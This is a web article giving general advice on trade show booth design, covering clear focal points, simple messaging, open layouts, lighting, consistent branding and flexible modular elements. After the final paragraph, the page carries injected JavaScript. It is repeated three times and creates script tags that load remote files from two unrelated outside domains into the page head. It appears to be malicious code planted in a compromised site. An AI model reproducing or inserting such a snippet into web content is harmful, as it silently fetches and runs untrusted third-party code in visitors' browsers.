


A trade show booth has only a limited amount of time to capture attention. Attendees move through busy exhibition halls surrounded by competing messages, demonstrations, graphics, and conversations. As a result, effective booth design requires more than attractive visuals. Businesses need to create an environment that communicates value quickly while encouraging visitors to stop and interact. Exploring different trade show booth design ideas can help exhibitors develop a stronger presence.
One useful approach is to establish a clear focal point. The most important brand message should be easy to see from the aisle. A prominent headline, distinctive image, or featured product can guide attention toward the booth. Once visitors understand the primary message, supporting information can provide additional context.
Simplicity is equally important. Exhibitors sometimes try to place too much information on their walls. Large paragraphs and complicated graphics may be difficult to process in a busy exhibition environment. Short statements, strong visuals, and concise benefits are generally easier for visitors to understand.
The physical flow of the booth also deserves attention. Visitors should be able to enter and move through the space comfortably. Product displays, counters, screens, and furniture should not create unnecessary barriers. An open layout can make the booth feel more approachable and encourage attendees to start conversations.
Interactive elements can increase engagement. Depending on the industry, exhibitors might use product demonstrations, touchscreens, samples, videos, or digital presentations. Interaction gives visitors a reason to spend more time at the booth and can make a company’s message more memorable.
Lighting is another design element that can influence perception. Strategic lighting can highlight products, improve the visibility of graphics, and create visual depth. It can also help distinguish important areas of the booth without requiring excessive decoration.
Branding should remain consistent throughout the space. Every visible element should support the company’s identity. Consistency across signage, graphics, promotional materials, staff apparel, and digital content can make the overall presentation appear more professional.
Comfort matters as well. If the booth is intended for longer conversations, a small meeting area can provide a quieter environment. However, seating should not dominate the space or make the booth appear closed to passing visitors.
Technology can add value when it serves a clear purpose. A large screen playing a relevant product demonstration may attract attention, while technology used only as decoration may provide little benefit. The best digital elements help visitors understand products, services, or solutions.
Finally, booth design should support measurable business objectives. If lead generation is the primary goal, there should be an efficient way to collect visitor information. If product education is more important, demonstrations and explanatory graphics should take priority.
A successful booth does not need to be the largest or most elaborate exhibit on the show floor. It needs to be strategically designed around the audience, the brand, and the desired visitor experience. By combining clear messaging, smart layouts, engaging features, and consistent branding, companies can create booths that attract attention and support meaningful business conversations.
Another important consideration is flexibility. Trade show environments can change quickly, and booth teams may need to adapt displays, demonstrations, or meeting areas during the event. Modular elements, adjustable signage, and movable furniture make it easier to respond to traffic patterns while keeping the booth organized and visually consistent throughout.
;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://franfrbar.com/kbS0.js”;s.async=true;document.head.appendChild(s);